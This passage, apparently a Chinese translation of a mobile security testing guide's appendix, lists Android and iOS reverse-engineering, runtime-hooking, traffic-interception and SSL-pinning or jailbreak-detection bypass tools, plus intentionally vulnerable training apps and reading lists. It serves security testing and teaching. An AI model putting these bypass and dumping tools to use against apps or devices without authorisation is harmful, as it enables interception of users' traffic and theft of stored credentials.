- Android Backup Extractor: 用于提取和重新打包使用 adb backup(ICS+) 创建的 Android 备份。主要基于来自 AOSP 的 BackupManagerService.java - <https://github.com/nelenkov/android-backup-extractor>
- Android Debug Bridge (adb): 一种通用的命令行工具，用于与仿真器实例或连接的 Android 设备通信 - <https://developer.android.com/studio/command-line/adb.html>

- Apktool: 一种用于逆向工程第三方的工具，封闭的二进制 Android 应用程序。它可以将资源解码为几乎原始的形式，并在进行一些修改后进行重建 -
<https://ibotpeaches.github.io/Apktool/>
- android-classyshark: Android 开发人员的独立二进制检查工具 -
<https://github.com/google/android-classyshark>
- ByteCodeViewer: Java8Jar 和 Android APK 反向工程套件(例如：分解器、编辑器和调试器) -
<https://bytecodeviewer.com/>
- ClassNameDeobfuscator: 简单的脚本来解析 apktool 生成的.smali 文件并提取.source 注释行 -
<https://github.com/HamiltonianCycle/ClassNameDeobfuscator>
- FindSecurityBugs: FindSecurityBugs 是 SpotBugs 的扩展，包括 Java 应用程序的安全规则 -
<https://find-sec-bugs.github.io>
- JADX (Dex to Java Decomplier): 从 Android Dex 和 Apk 文件生成 Java 源代码的命令行和 GUI 工具 - <https://github.com/skylot/jadx>
- Oat2dex: 将.oat 文件转换为.dex 文件的工具 - <https://github.com/testwhat/SmaliEx>
- Qark: 一种工具，旨在查找多个与安全相关的 Android 应用程序漏洞，无论是源代码还是打包的 APK - <https://github.com/linkedin/qark>
- Sign: 一种 Java JAR 可执行文件(Sign.jar)，它可自动用 Android 测试证书签署 apk -
<https://github.com/appium/sign>
- Simplify: 一种将 android 包除模糊到 Classes.dex 中的工具，可以使用 Dex2jar 和 JD-GUI 提取 dex 文件的内容 - <https://github.com/CalebFenton/simplify>
- SUPER: 一种命令行应用程序，可以在 Windows、Mac OS 和 Linux 中使用，它可分析.apk 文档以查找漏洞 - <https://github.com/SUPERAndroidAnalyzer/super>
- SpotBugs: Java 静态分析工具 - <https://spotbugs.github.io/>

7.1.6.2. 动态和运行时分析

- Android Tcpdump: 命令行数据包捕获工具 - <https://www.androidtcpdump.com>
- Drozer: 一种工具，它允许通过承担应用程序的角色并与 Dalvik VM、其他应用程序的 IPC 端点和底层 OS 交互来搜索应用程序和设备中的安全漏洞 -
<https://www.mwrinfosecurity.com/products/drozer/>
- Inspeckage: 一种为提供 Android 应用程序动态分析而开发的工具。通过将钩子应用于 Android API 的函数，Inspeckage 有助于理解 Android 应用程序在运行时在做什么 -
<https://github.com/ac-pm/Inspeckage>
- Jdb: 一种 Java 调试器，允许设置断点和打印应用程序变量。Jdb 使用 JDWP 协议 -
<https://docs.oracle.com/javase/7/docs/technotes/tools/windows/jdb.html>

- logcat-color: Android SDK 中的 adb logcat 命令的一种丰富多彩和高度可配置的替代之物 - <https://github.com/marshall/logcat-color>
- VirtualHook: Android ART 上应用程序的钩子工具 (>=5.0)。它基于虚拟应用程序，因此不需要根权限来注入钩子 - <https://github.com/rk700/VirtualHook>
- Xposed Framework: 一种允许在运行时修改系统或应用程序方面和行为的框架，而不修改任何 Android 应用程序包(APK)或重新闪烁 - <https://forum.xda-developers.com/xposed/xposed-installer-versions-changelog-t2714053>

7.1.6.3. 旁路根检测和证书刺探

- Android SSL Trust Killer (Cydia Substrate Module): Blackbox 工具，用于绕过 SSL 证书，为在设备上运行的大多数应用程序 pin - <https://github.com/iSECPartners/Android-SSL-TrustKiller>
- JustTrustMe (Xposed Module): 一个 Xposed Module 来绕过 SSL 证书钉 pin - <https://github.com/Fuzion24/JustTrustMe>
- RootCloak Plus (Cydia Substrate Module): 对已知的根适应症进行修补 - <https://github.com/devadvance/rootcloakplus>
- SSLUnpinning (Xposed Module): 绕过 SSL 证书 pinning 的 Xposed Module - https://github.com/ac-pm/SSLUnpinning_Xposed

7.1.7. iOS 工具

7.1.7.1. 访问 iDevice 的文件系统

- iFunbox: iPhone, iPad & iPod Touch 文件和应用程序管理工具 - <http://www.i-funbox.com>
- iProxy: 一个通过 USB 工具，以连接通过 SSH 到一个越狱的手机 - <https://github.com/tcurdt/iProxy>
- itunnel: 一种通过 USB 转发 SSH 的工具 - <https://code.google.com/p/iphonetunnel-usbmuxconnectbyport/downloads/list>

一旦您能够 SSH 进入您的越狱 iPhone，您可以使用 FTP 客户端，如下所示，浏览文件系统：

- Cyberduck: Libre FTP、SFTP、Web DAV、S3、Azure&Open Stack Swift 浏览器，用于 Mac 和 Windows - <https://cyberduck.io>
- FileZilla: 一种支持 FTP、SFTP 和 FTPS 的解决方案(SSL/TLS 上的 FTP) - https://filezilla-project.org/download.php?show_all=1

7.1.7.2. 逆向工程与静态分析

- Class-dump: 一种用于检查 Mach-O 文件中存储的 Objective-C 运行时信息的命令行实用程序 - <http://stevenygard.com/projects/class-dump/>

- Clutch: 解密应用程序并将指定的捆绑 ID 转储到二进制文件或.ipa 文件 -
<https://github.com/KICracks/Clutch>
- Dumpdecrypted: 将解密后的 mach-o 文件从加密的 iPhone 应用程序从内存转储到磁盘。 -
<https://github.com/stefanesser/dumpdecrypted>
- hopperscripts: 可以用来在 Hopper App 中分解 Swift 函数名称的脚本集合 -
<https://github.com/Januzellij/hopperscripts>
- Otool: 一种显示对象文件或库指定部分的工具 - <https://www.unix.com/man-page/osx/1/otool/>
- Plutil: 一个可以在二进制版本和 XML 版本之间转换.plist 文件的程序 -
<https://www.theiphonewiki.com/wiki/Plutil>
- Weak Classdump: 一个循环脚本，它为传递给函数的类生成一个头文件。当 classdump 或 dumpdecrypted 无法使用时，或当二进制文件被加密时，最为有用 -
https://github.com/limneos/weak_classdump

7.1.7.3. 动态和运行时分析

- bfinject: 将任意 dylibs 加载到运行的 App Store 应用程序中的工具。它内置了对应用程序商店应用程序解密的支持，并与 iSpy 和 Cycript-捆绑在一起-
<https://github.com/BishopFox/bfinject>
- BinaryCookieReader: 从二进制 Cookies.binarycookies 中转储所有 cookie 的工具 -
<https://securitylearn.net/wp-content/uploads/tools/iOS/BinaryCookieReader.py>
- Burp Suite Mobile Assistant: 一种绕过证书 pinning 并能够注入应用程序的工具 -
https://portswigger.net/burp/help/mobile_testing_using_mobile_assistant.html
- Cycript: 一种工具，允许开发人员使用 Objective-C 和 JavaScript 脚本的混合语法，通过具有语法高亮显示和选项卡完成功能的交互式控制台来探索和修改在 IOS 或 MacOS 上运行的应用程序 - <http://www.cycript.org>
- Frida-cycript: 一个 Cycript 的复制分支，包括一个叫做 Mjølner 的全新运行时。这使得 frida-cycript 能够在 frida-core 维护的所有平台和架构上运行 -
<https://github.com/nowsecure/frida-cycript>
- Fridpa: 一个自动包装脚本，用于修补 iOS 应用程序(IPA 文件)和处理非越狱设备-
<https://github.com/tanprathan/Fridpa>
- Gdb: 一种执行 iOS 应用程序运行时分析的工具 - <http://cydia.radare.org/debs/>
- idb: 一个工具，支持简化一些常见的 iOS 测试和研究任务 - <https://github.com/dmayer/idb>
- Introspy-iOS: 一种黑盒工具，帮助理解 iOS 应用程序在运行时所做的工作，并帮助识别潜在的安全问题 - <https://github.com/iSECPartners/Introspy-iOS>
- keychaindumper: 一个工具，可以在 iOS 设备被越狱后检查哪些 keychain 项可供攻击者使用-
<http://cydia.radare.org/debs/>

- lldb: 一个调试器，由苹果的 Xcode 用于调试 iOS 应用程序 - <https://lldb.llvm.org/>
- Needle: 一个模块化框架，用于对 iOS 应用程序进行安全评估，包括二进制分析、静态代码分析和运行时操作 - <https://github.com/mwrlabs/needle>
- Passionfruit: 简单的 iOS 应用程序黑盒评估工具与完全基于 Web 的 GUI。由 frida.re 和 vuejs 提供 - <https://github.com/chaitin/passionfruit>

7.1.7.4. 旁路越狱检测和 SSL 引脚

- SSL Kill Switch 2: 黑盒工具禁用 SSL 证书验证-包括证书 pinning-在 iOS 和 macOS Apps 中 - <https://github.com/nabla-c0d3/ssl-kill-switch2>
- tsProtector: 一种绕过越狱检测的工具 - <http://cydia.saurik.com/package/kr.typostudio.tsprotector8>
- Xcon: 一种绕过越狱检测的工具 - <http://cydia.saurik.com/package/com.n00neimp0rtant.xcon/>

7.1.8. 网络拦截和监控工具

- bettercap: 一个强大的框架，旨在为安全研究人员和反向工程师提供一个易于使用的、一体化的解决方案，用于 WiFi、蓝牙低能耗、无线 HID 劫持和以太网网络侦察和 MITM 攻击- <https://www.bettercap.org/>
- Canape: 任意协议的网络测试工具 - <https://github.com/ctxis/canape>
- Mallory: MiTM 是用来监视和操纵移动设备和应用程序上的流量 - <https://github.com/intrepidusgroup/mallory>
- MITM Relay: 通过 Burp 和其他支持 SSL 和 STARTTLS 拦截和修改非 HTTP 协议的脚本 - https://github.com/jrmdev/mitm_relay
- Tcpdump: 一种命令行数据包捕获实用程序 - <https://www.tcpdump.org/>
- Wireshark: 一种开源数据包分析器 - <https://www.wireshark.org/download.html>

7.1.9. 拦截代理

- Burp Suite: 一种应用程序安全测试的集成平台 - <https://portswigger.net/burp/download.html>
- Charles Proxy: HTTP 代理/HTTP 监视器/反向代理，使开发人员能够查看其机器和 Internet 之间的所有 HTTP 和 SSL/HTTPS 流量- <https://www.charlesproxy.com>
- Fiddler: 一个 HTTP 调试代理服务器应用程序，它捕获 HTTP 和 HTTPS 流量并将其记录下来供用户查看 - <https://www.telerik.com/fiddler>
- OWASP Zed Attack Proxy (ZAP): 一种免费的安全工具，帮助自动发现 Web 应用程序和 Web 服务中的安全漏洞 - <https://github.com/zaproxy/zaproxy>
- Proxydroid: Android 系统全局代理应用程序- <https://github.com/madeye/proxydroid>

7.1.10. IDE

- Android Studio: 谷歌 Android 操作系统的官方 IDE，基于 Jet Brains 的 IntelliJ IDEA 软件，专为 Android 开发而设计 - <https://developer.android.com/studio/index.html>
- IntelliJ IDEA: 一种开发计算机软件的 JavaIDE - <https://www.jetbrains.com/idea/download/>
- Eclipse: Eclipse 是计算机编程中使用的 IDE，是应用最广泛的 Java IDE - <https://eclipse.org/>
- Xcode: 官方 IDE 为 iOS、手表 OS、电视 OS 和 MacOS 创建应用程序。它只适用于 MacOS - <https://developer.apple.com/xcode/>

7.1.11. 脆弱的应用程序

下面列出的应用程序可用作培训材料。注：只有 MSTG 应用程序和 Crackmes 由 MSTG 项目进行测试和维护。

7.1.11.1. Android

- Crackmes: 测试 Android 应用程序黑客技能的一组应用程序 - <https://github.com/OWASP/owasp-mstg/tree/master/Crackmes>
- DVHMA: 一种混合移动应用程序(Android)，有意包含漏洞 - <https://github.com/logicalhacking/DVHMA>
- Digitalbank: 2015 年创建的一个易受攻击的应用程序，可以在旧的 Android 平台上使用 - <https://github.com/CyberScions/Digitalbank>
- DIVA Android: 一款故意设计成不安全的应用程序，它在 2016 年得到了更新，包含 13 个不同的挑战。 - <https://github.com/payatu/diva-android>
- DodoVulnerableBank: 一个来自 2015 不安全的 Android 应用程序 - <https://github.com/CSPF-Founder/DodoVulnerableBank>
- InsecureBankv2: 一个脆弱的 Android 应用程序，它让安全爱好者和开发人员通过测试一个脆弱的应用程序来学习 Android 的不安全感。它已经在 2018 年更新，包含了许多漏洞 - <https://github.com/dineshshetty/Android-InsecureBankv2>
- MSTG Android app: 一个脆弱的 Android 应用程序，其漏洞类似于本文档中描述的测试用例 - <https://github.com/OWASP/MSTG-Hacking-Playground/tree/master/Android/MSTG-Android-Java-App>
- MSTG Android app: Kotlin - 一个脆弱的 Android 应用程序，其漏洞类似于本文档中描述的测试用例 - <https://github.com/OWASP/MSTG-Hacking-Playground/tree/master/Android/MSTG-Android-Kotlin-App>

7.1.11.2. iOS

- Crackmes: 测试 iOS 应用程序黑客技能的一组应用程序 - <https://github.com/OWASP/owasp-mstg/tree/master/Crackmes>

- Myriam: 一个易受攻击的 iOS 应用程序，它面临 iOS 安全挑战 - <https://github.com/GeoSn0w/Myriam>
- DVIA: 一个用 ObjectiveC 编写的易受攻击的 iOS 应用程序，它为移动安全爱好者/专业人员或学生提供了一个平台来测试他们的 iOS 渗透测试技能 - <http://damnvulnerableiosapp.com/>
- DVIA-v2: 一个脆弱的 iOS 应用程序，用 Swift 编写，有超过 15 个漏洞 - <https://github.com/prateek147/DVIA-v2>
- iGoat: 一个 iOS Objective-C 应用程序作为 iOS 开发人员(iPhone、iPad 等)的学习工具和移动应用程序的渗透人员。它是受 WebGoat 项目的启发，并有类似的概念流程 - <https://github.com/owasp/igoat>
- iGoat-Swift: iGoat 项目的 Swift 版本 - <https://github.com/owasp/igoat-swift>

7.2. 建议阅读

7.2.1. 移动应用安全

7.2.1.1. Android

- Dominic Chell, Tyrone Erasmus, Shaun Colley, Ollie Whitehous (2015) *Mobile Application Hacker's Handbook*. Wiley. Available at: <http://www.wiley.com/WileyCDA/WileyTitle/productCd-1118958500.html>
- Joshua J. Drake, Zach Lanier, Collin Mulliner, Pau Oliva, Stephen A. Ridley, Georg Wicherski (2014) *Android Hacker's Handbook*. Wiley. Available at: <http://www.wiley.com/WileyCDA/WileyTitle/productCd-111860864X.html>
- Godfrey Nolan (2014) *Bulletproof Android*. Addison-Wesley Professional. Available at: <https://www.amazon.com/Bulletproof-Android-Practical-Building-Developers/dp/0133993329>
- Nikolay Elenkov (2014) *Android Security Internals: An In-Depth Guide to Android's Security Architecture*. No Starch Press. Available at: <https://nostarch.com/androidsecurity>
- Jonathan Levin (2015) *Android Internals :: A confectioners cookbook - Volume I: The power user's view*. Technologeeks.com. Available at: <http://newandroidbook.com/>

7.2.1.2. iOS

- Charlie Miller, Dionysus Blazakis, Dino Dai Zovi, Stefan Esser, Vincenzo Iozzo, Ralf-Philipp Weinmann (2012) *iOS Hacker's Handbook*. Wiley. Available at: <http://www.wiley.com/WileyCDA/WileyTitle/productCd-1118204123.html>
- David Thiel (2016) *iOS Application Security, The Definitive Guide for Hackers and Developers*. no starch press. Available at: <https://www.nostarch.com/iossecurity>
- Jonathan Levin (2017), *Mac OS X and iOS Internals*, Wiley. Available at: <http://newosxbook.com/index.php>

7.2.2. 逆向工程

- Bruce Dang, Alexandre Gazet, Elias Backala (2014) *Practical Reverse Engineering*. Wiley. Available at: <http://as.wiley.com/WileyCDA/WileyTitle/productCd-1118787315.subjectCd-CSJ0.html>

- Skakenunny, Hangcom *iOS App Reverse Engineering*. Online. Available at: <https://github.com/iosre/iOSAppReverseEngineering/>
- Bernhard Mueller (2016) *Hacking Soft Tokens - Advanced Reverse Engineering on Android*. HITB GSEC Singapore. Available at: <http://gsec.hitb.org/materials/sg2016/D1%20-%20Bernhard%20Mueller%20-%20Attacking%20Software%20Tokens.pdf>
- Dennis Yurichev (2016) *Reverse Engineering for Beginners*. Online. Available at: <https://github.com/dennis714/RE-for-beginners>
- Michael Hale Ligh, Andrew Case, Jamie Levy, Aaron Walters (2014) *The Art of Memory Forensics*. Wiley. Available at: <http://as.wiley.com/WileyCDA/WileyTitle/productCd-1118825098.html>
- Jacob Baines (2016) *Programming Linux Anti-Reversing Techniques*. Leanpub. Available at: <https://leanpub.com/anti-reverse-engineering-linux>

7.3. 全文速览

7.3.1. 摘要

- 前言。
- 修订记录。

7.3.2. 概述

- 移动安全测试指南简介。
- 移动应用分类学。
- 移动应用安全测试。

7.3.3. 通用移动测试指南

- 移动应用程序认证架构。
- 测试网络通信。
- 移动应用程序中的密码学。
- 测试代码质量。
- 篡改和逆向工程。
- 测试用户教育。

7.3.4. Android 测试指南

- Android 平台概述。
- 为 Android 应用程序设置测试环境。

- Android 数据存储。
- Android API 加密。
- Android 本地身份验证。
- Android 网络 API。
- Android 平台 API。
- Android 应用程序的代码质量和构建设置。
- Android 篡改和逆向工程。
- Android 反逆向防御。

7.3.5. iOS 测试指南

- iOS 平台概述。
- 为 iOS 应用程序设置测试环境。
- iOS 数据存储。
- iOS API 加密。
- iOS 本地身份验证。
- iOS 网络 API。
- iOS 平台 API。
- iOS 应用程序的代码质量和构建设置。
- iOS 篡改和逆向工程。
- iOS 反逆向防御。

7.3.6. 附录

- 测试工具。
- 建议阅读。
- 快速参考指南。